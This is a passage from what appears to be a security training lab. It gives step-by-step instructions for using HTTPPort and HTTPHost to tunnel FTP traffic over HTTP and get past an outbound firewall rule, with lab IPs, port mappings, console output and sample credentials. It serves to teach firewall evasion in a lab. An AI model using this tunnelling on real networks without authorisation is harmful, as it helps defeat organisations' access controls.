
48. Enter the **Port** number **90**.
49. In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
50. In the **Use personal remote host at (blank = use public)** section, re-enter the IP address of **Windows Server 2022 (10.10.1.22)** and port number **90**.
51. Enter the password **magic** into the **Password** field.



52. Select the **Port mapping** tab, and click **Add** to create a new mapping.



53. Right-click the **New mapping** node, and click **Edit**.




54. Rename this as **ftp test** (you can enter the name of your choice).

55. Right-click the node below **Local port**; then click **Edit** and enter the port value as **21**.

56. Right-click the node below **Remote host**; click **Edit** and rename it as **10.10.1.11**.

57. Right-click the node below **Remote port**; then click **Edit** and enter the port value as **21**.

Note: **10.10.1.11** specifies in Remote host node is the IP address of the **Windows 11** machine that is hosting the FTP site.



58. Switch to the **Proxy** tab and click **Start** to begin the HTTP tunneling.


Note: If you get an error, ignore it.



59. HTTPPort intercepts the ftp request to the localhost and tunnels through it. HTTPHost is installed in the remote machine to connect you to **10.10.1.11**.

Note: This means you may not access the ftp site directly by issuing **ftp 10.10.1.11** in the command prompt, but you will be able to access it through the localhost by issuing the command **ftp 127.0.0.1**.

60. In **Windows Server 2019**; launch **Command Prompt**, type **ftp 10.10.1.11**, and press **Enter**. The ftp connection will be blocked by the outbound firewall rule.



61. Now, launch a new **Command Prompt**, type **ftp 127.0.0.1**, and press **Enter**. You should be able to connect to the site.

Note: If you issue this command without starting HTTPPort, the connection to the FTP site fails, stating that the FTP connection is refused.


```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): _
```

62. Enter the credentials of any user account on **Windows 11**. In this task, we are using the credentials of the **Jason** account (username: **Jason**; Password: **qwerty**). Type the username and press **Enter**.

Note: The password you enter will not be visible.

```
Administrator: Command Prompt - ftp 127.0.0.1
Microsoft Windows [Version 10.0.17763.1158]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 127.0.0.1
Connected to 127.0.0.1.
220 Microsoft FTP Service
200 OPTS UTF8 command successful - UTF8 encoding now ON.
User (127.0.0.1:(none)): Jason
331 Password required
Password:
230 User logged in.
ftp>
```

63. You are successfully logged in, even after adding a firewall outbound rule inferring that a tunnel has been established by HTTPPort and HTTPHost and therefore have bypassed the firewall.

